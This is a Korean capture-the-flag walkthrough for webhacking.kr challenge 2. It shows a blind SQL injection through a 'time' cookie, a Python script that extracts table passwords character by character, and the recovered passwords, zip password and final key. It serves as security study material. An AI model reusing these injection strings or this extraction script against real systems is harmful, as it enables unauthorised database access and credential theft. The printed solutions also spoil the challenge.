
webhacking.kr 2번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-12
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

홍길동이 보이고, 여러 게시판들이 보인다.

여러 게시판들을 둘러보면 BOARD 게시판에 다음과 같이 글이 하나 있다.

읽으려 했지만 암호가 걸려있다.




다른 단서들을 찾다가 소스에서 2가지 주목할만한 점을 찾았다.

```
<area shape="rect" coords="851,7,890,65" href="../admin/" target="" alt="" />
```

```
<!--2016-04-28 07:03:55--></td>
```

위의 소스는 오른쪽 상단 용 그림을 클릭해서 admin 페이지에 갈 수 있는 것이고, 밑의 소스는 시간관련 정보가 주석으로 나와있다는 것이다.
또한 쿠키를 보면 다음과 같이 time 이라는 새로운 쿠키가 있다는 것을 알 수 있다.



여러 시도 끝에 time 쿠키로 SQL injection 공격을 할 수 있다는 것을 알아냈다.
time에 1461580751 and 1=1 값을 주니 주석이 다음과 같이 변했다.
<!--2070-01-01 09:00:01--></td>

time에 1461580751 and 1=0 값을 주면 조금 다르게 다음과 같이 변한다.
<!--2070-01-01 09:00:00--></td>

위의 두 결과로 우리는 time 쿠키값으로 SQL문을 동작시켜 결과가 참이면 주석의 맨 뒤 초가 1이고, 거짓이면 0을 출력한다는 것을 알 수 있다.

다음과 같이 아까 BOARD게시판을 보면 FreeB0aRd 라는 값이 보이고, 그 값을 테이블로 우선 생각하였다.

또한 admin 페이지에서 소스를 보면 다음과 같이 password 라고 적혀있다.
이를 통해 admin테이블에서 password 값이 있을 것이라고 게싱했다.

```
<input type=password name=password size=10><input type=submit style=border:0 value='login'>
```

1461580751 and (select length(password) from FreeB0aRd)>1
1461580751 and (select length(password) from admin)>1
위와 같이 SQL injection 구문을 만들어서 FreeB0aRd 테이블의 password 값의 길이와 admin테이블의 password 값의 길이를 구하였다.
1의 숫자만 올려가며 주석의 시간을 보면 SQL 구문이 참인지 거짓인지 알 수 있을 것이고, 이를 통해 각 테이블의 password값의 길이를 알 수 있다.
FreeB0aRd 테이블의 password 값의 길이는 11이 나왔고, admin 테이블의 값의 길이는 10이 나왔다.


이제 다음과 같이 ascii와 substr을 이용하여 blind sql injection을 하면 될 것이다.
1461580751 and (select ascii(substr(password,1,1)) from FreeB0aRd)=32

일일히 손으로 하기는 힘드니 파이썬으로 다음과 같이 코딩하였다.


```
>>> import string, re, http.client
>>> sAnswer=''
>>> headers={}
>>> table=string.ascii_letters+string.digits+string.punctuation
>>> cookie='PHPSESSID=qudo5d2r3f5162gc69amb8oek7;'
>>> conn=http.client.HTTPConnection('webhacking.kr')
>>> for i in range(1,11):
        for j in table:
                headers['Cookie']=cookie+'time=1461729661 and (select
ascii(substr(password,'+str(i)+',1)) from admin)='+str(ord(j))
                conn.request('GET','/challenge/web/web-02/index.php','',headers)
                res=conn.getresponse().read()
                conn.close()
                if re.findall(b'09:00:01',res):
                        sAnswer+=j
                        break

>>> sAnswer
'0nly_admin'
>>> sAnswer=''
>>> for i in range(1,10):
        for j in table:
                headers['Cookie']=cookie+'time=1461729661 and (select
ascii(substr(password,'+str(i)+',1)) from FreeB0aRd)='+str(ord(j))
                conn.request('GET','/challenge/web/web-02/index.php','',headers)
                res=conn.getresponse().read()
                conn.close()
                if re.findall(b'09:00:01',res):
                        sAnswer+=j
                        break

>>> sAnswer
'7598522ae'
```

admin 테이블의 password 값은 0nly_admin 이고, FreeB0aRd 의 password 값은 7598522ae이다.

우선 admin 페이지에 0nly_admin을 입력하고 들어가 보았다.
그러자 다음과 같이 매뉴얼 패스워드를 주었다.




그 다음 BOARD 게시판의 글을 암호를 입력하고 보니 다음과 같이 admin manual 이라는 글자가 나왔다.



글자를 누르면 __AdMiN__FiL2.zip 파일 하나를 준다.
비밀번호가 걸려있고, 비밀번호는 아까 본 매뉴얼 패스워드인 @dM1n__nnanual 이다.
입력하면 다음과 같이 manual.html 하나가 나온다.

들어가면 다음과 같이 키 값을 준다.



KEY : HacKed_by_n0b0dY